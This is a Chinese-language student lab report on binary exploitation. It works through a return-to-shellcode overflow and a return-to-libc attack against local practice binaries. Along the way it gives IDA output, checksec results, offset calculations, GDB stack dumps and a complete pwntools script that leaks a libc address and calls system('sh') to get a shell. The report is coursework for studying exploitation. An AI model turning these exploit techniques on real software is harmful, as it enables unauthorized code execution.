

# LAB 3: 漏洞利用

潘亦晟

515021910384

## 1 Return to shellcode

### 1.1 用IDA分析程序的流程


我们使用IDA的反汇编功能对二进制程序进行分析，反编译结果见1。

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s; // [esp+1Ch] [ebp-14h]
4
5     setvbuf(stdout, 0, 2, 0);
6     printf("Name:");
7     read(0, &name, 0x32u);
8     printf("Try your best:");
9     return (int)gets(&s);
10 }
```

Figure 1: IDA反汇编

- 首先定义了一个字符串s
- 其次定义了输出流stdout
- 输入32位无符号类型的名字
- 输入字符串存入s

### 1.2 使用peda的checksec命令查看binary开了哪些保护？



```
gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : disabled
PIE         : disabled
RELRO       : Partial
gdb-peda$
```

Figure 2: checksec

我们观察到该程序仅部分开启RELRO保护。

**Note:** 将shellcode写入name数组，字符串溢出之后定向至name所在地址从而运行shellcode。

### 1.3 分析程序在何处发生栈溢出，并且使用多长的字符串可以使得eip被完全控制？

我们观察到该程序有两个输入函数`read`和`gets`。其中`read`定义了读取内容的类型大小，溢出后计算offset需要减去读取内容所占内存；而`gets`函数无类型检查和长度大小限制，可直接使用peda的`pattern_offset`得到偏移量，因此我们利用`gets`函数的栈溢出定向至name所在地址从而运行shellcode。具体见3

```
Legend: code, data, rodata, heap, value
Stopped reason: SIGSEGV
0x41412941 in ?? ()
gdb-peda$ pattern_offset 0x41412941
1094789441 found at offset: 32
gdb-peda$
```

Figure 3: offset

### 1.4 运行ret2sc.py的脚本，并完成利用

**思想：**将shellcode写入name数组，字符串s溢出之后定向至name所在地址从而运行shellcode。

因此我们需要利用name数组的地址以及上一问分析出的偏移量帮助我们攻击。我们通过输入“aaaa”存入name，观察“aaaa”在栈中的位置获得name数组的地址，结果见4

```
Stack
0000| 0xffffd200 --> 0xffffd21c --> 0xf7e137db (<__GI__cxa_atexit+27>: add
esp,0x10)
0004| 0xffffd204 --> 0x804a060 ("aaaa\n")
0008| 0xffffd208 --> 0x32 ('2')
0012| 0xffffd20c --> 0x0
0016| 0xffffd210 --> 0x1
0020| 0xffffd214 --> 0xffffd2d4 --> 0xffffd467 ("/home/pys666/Downloads/is308_l
abs/Lab2/ret2sc/ret2sc")
0024| 0xffffd218 --> 0xffffd2dc --> 0xffffd49c ("CLUTTER_IM_MODULE=xln")
0028| 0xffffd21c --> 0xf7e137db (<__GI__cxa_atexit+27>: add esp,0x10
)
```

Figure 4: name address

运行ret2sc.py的脚本，获得shell权限。结果见5

```
pys666@ubuntu:~/Downloads/is308_labs/Lab2/ret2sc$ python ret2sc.py
[+] Starting local process './ret2sc': pid 24701
[*] Switching to interactive mode
$ ls
peda-session-ret2sc.txt  ret2sc  ret2sc.py
$
```

Figure 5: run ret2sc.py

### 1.5 反汇编ret2sc.py的脚本中的shellcode

我们观察到shellcode通过`execve`函数系统级别调用/bin/sh获得shellcode。

## 2 return to libc

### 2.1 使用IDA分析ret2libc程序的流程

- 输出5条字符串，清空输出流。
- 用户输入十进制地址，将其转换为整数型。
- 输出“Leave some message for me: ”，清空输出流
- 用户输入信息存入src。
- 输出“Thank you ”

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char **v3; // ST04_4
4     int v4; // ST08_4
5     char src; // [esp+12h] [ebp-10Eh]
6     char buf; // [esp+112h] [ebp-Eh]
7     int v8; // [esp+11Ch] [ebp-4h]
8
9     puts("#####");
10    puts("Do you know return to library ?");
11    puts("#####");
12    puts("What do you want to see in memory?");
13    printf("Give me an address (in dec) :");
14    fflush(stdout);
15    read(0, &buf, 0xAu);
16    v8 = strtol(&buf, v3, v4);
17    See_something(v8);
18    printf("Leave some message for me :");
19    fflush(stdout);
20    read(0, &src, 0x100u);
21    Print_message(&src);
22    puts("Thanks you ~");
23    return 0;
24 }
```

Figure 6: IDA

### 2.2 使用peda的checksec命令查看binary开了哪些保护？

我们观察到除了部分开启了RELRO保护之外还开启了NX保护，使数据所在内存页标识为不可执行。因此无法向之前一样直接使用shellcode进行攻击。

```
gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : ENABLED
PIE         : disabled
RELRO       : Partial
gdb-peda$
```

Figure 7: checksec2

## 2.3 使用IDA查看linux系统下的libc中的puts和system的相对偏移

可以使用 `readelf -s /lib/i386-linux-gnu/libc.so.6 | grep XXX` 命令或者对 libc.so.6 文件使用 IDA 反汇编来查看 linux 系统下的 libc 中的 puts 和 system 的相对偏移。

```
pys666@ubuntu:~/Downloads/is308_labs/Lab2/ret2lib$ readelf -s /lib/i386-linux-g
nu/libc.so.6 | grep puts
210: 00067f10 509 FUNC GLOBAL DEFAULT 13 IO puts@@GLIBC_2.0
444: 00067f10 509 FUNC WEAK DEFAULT 13 puts@GLIBC_2.0
521: 000fbd20 1169 FUNC GLOBAL DEFAULT 13 puts@GLIBC_2.0
713: 000fd620 665 FUNC GLOBAL DEFAULT 13 puts@GLIBC_2.10
1207: 00066890 374 FUNC WEAK DEFAULT 13 fputs@GLIBC_2.0
1774: 00066890 374 FUNC GLOBAL DEFAULT 13 _IO_fputs@GLIBC_2.0
2438: 00070fb0 183 FUNC WEAK DEFAULT 13 fputs_unlocked@GLIBC_2.1
pys666@ubuntu:~/Downloads/is308_labs/Lab2/ret2lib$
```

Figure 8: puts offset

结论：我们观察到看linux系统下的libc中的puts的相对偏移为 0x67f10。

```
pys666@ubuntu:~/Downloads/is308_labs/Lab2/ret2lib$ readelf -s /lib/i386-linux-g
nu/libc.so.6 | grep system
252: 001276f0 102 FUNC GLOBAL DEFAULT 13 svcerr_systemerr@GLIBC_2.0
641: 0003d540 55 FUNC GLOBAL DEFAULT 13 libc_system@GLIBC_PRIVATE
1486: 0003d540 55 FUNC WEAK DEFAULT 13 system@GLIBC_2.0
pys666@ubuntu:~/Downloads/is308_labs/Lab2/ret2lib$
```

Figure 9: system offset

结论：我们观察到看linux系统下的libc中的system的相对偏移为 0x3d540。

攻击思路：由于程序开启了NX保护，我们无法直接执行shellcode。利用系统调用的库让我们间接执行system(sh)获得shell权限。

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *

r = process('./ret2lib')

r.recvuntil(":")
puts_got = 0x0804a01c

r.sendline(str(puts_got))
r.recvuntil(": ")
puts_adr = int(r.recvuntil("\n").strip(),16)
puts_off = 0x67f10
libc = puts_adr - puts_off
print "libc : ",hex(libc)
system = libc + 0x3d540
sh = 0x804929e
r.recvuntil(":")
payload = "a"*60
payload += p32(system)
payload += "bbbb"
payload += p32(sh)
r.sendline(payload)
r.interactive()
```

Figure 10: modify py code

我们将源代码中 puts\_off 更改为 0x67f10，将 system\_off 更改为 0x3d540。

```
pys666@ubuntu:~/Downloads/is308_labs/Lab2/ret2lib$ ROPgadget --binary ret2lib -
-string 'sh'
Strings information
=====
0x0804829e : sh
pys666@ubuntu:~/Downloads/is308_labs/Lab2/ret2lib$
```

Figure 11

我们同时发现python脚本中的puts\_got 和 sh 的地址与我们查询到的相同，无需更改。因此运行更改后的python脚本，我们取得了shell权限，结果见13。

```
pys666@ubuntu:~/Downloads/is308_labs/Lab2/ret2lib$ python ret2lib.py
[+] Starting local process './ret2lib': pid 24922
libc : 0xf7da2000
[*] Switching to interactive mode
Your message is : aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa@
♦♦♦bbb\x9e\x92\x0
$ ls
peda-session-ret2lib.txt  ret2lib  ret2lib.py
$
```

Figure 12: get shell

## 2.4 使用GDB调试程序，分析在控制指针后栈的布局

我们在有漏洞的ret（地址为0x0804857C）处增加断点，观察栈空间情况

**结论：** 我们观察到eip指向了system，栈中为system参数“sh”。

```

Registers
EAX: 0x75 ('u')
EBX: 0x0
ECX: 0x75 ('u')
EDX: 0xf7fae894 --> 0x0
ESI: 0x1
EDI: 0xf7fad000 --> 0x1d1d70
EBP: 0x61616161 ('aaaa')
ESP: 0xffbd8cc0 ("bbbb\236\222\004\b\n\367\230\215\275\377\340\215\275\377+\20
1\375\367@\202\004\b\230\215\275\377|J\377\367\001")
EIP: 0xf7e18540 (<__libc_system>:      sub    esp,0xc)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow
)

Code
0xf7e18537 <cancel_handler+231>:  pop    ebp
0xf7e18538 <cancel_handler+232>:  ret
0xf7e18539:  lea    esi,[esi+eiz*1+0x0]
=> 0xf7e18540 <__libc_system>:  sub    esp,0xc
0xf7e18543 <__libc_system+3>:    mov    eax,DWORD PTR [esp+0x10]
0xf7e18547 <__libc_system+7>:    call   0xf7f1050d <_x86.get_pc_thunk.dx>
0xf7e1854c <__libc_system+12>:   add    edx,0x194ab4
0xf7e18552 <__libc_system+18>:   test   eax,eax

Stack
0000| 0xffbd8cc0 ("bbbb\236\222\004\b\n\367\230\215\275\377\340\215\275\377+\2
01\375\367@\202\004\b\230\215\275\377|J\377\367\001")
0004| 0xffbd8cc4 --> 0x804929e --> 0x73006873 ('sh')
0008| 0xffbd8cc8 --> 0x8d98f70a
0012| 0xffbd8ccc --> 0x8de0ffbd
0016| 0xffbd8cd0 --> 0x812bffbd
0020| 0xffbd8cd4 --> 0x8240f7fd
0024| 0xffbd8cd8 --> 0x8d980804
0028| 0xffbd8cdc --> 0x4a7cffbd

Legend: code, data, rodata, heap, value
__libc_system (line=0x804929e "sh") at ../sysdeps/posix/system.c:178
178    ../sysdeps/posix/system.c: No such file or directory.

```

Figure 13: stack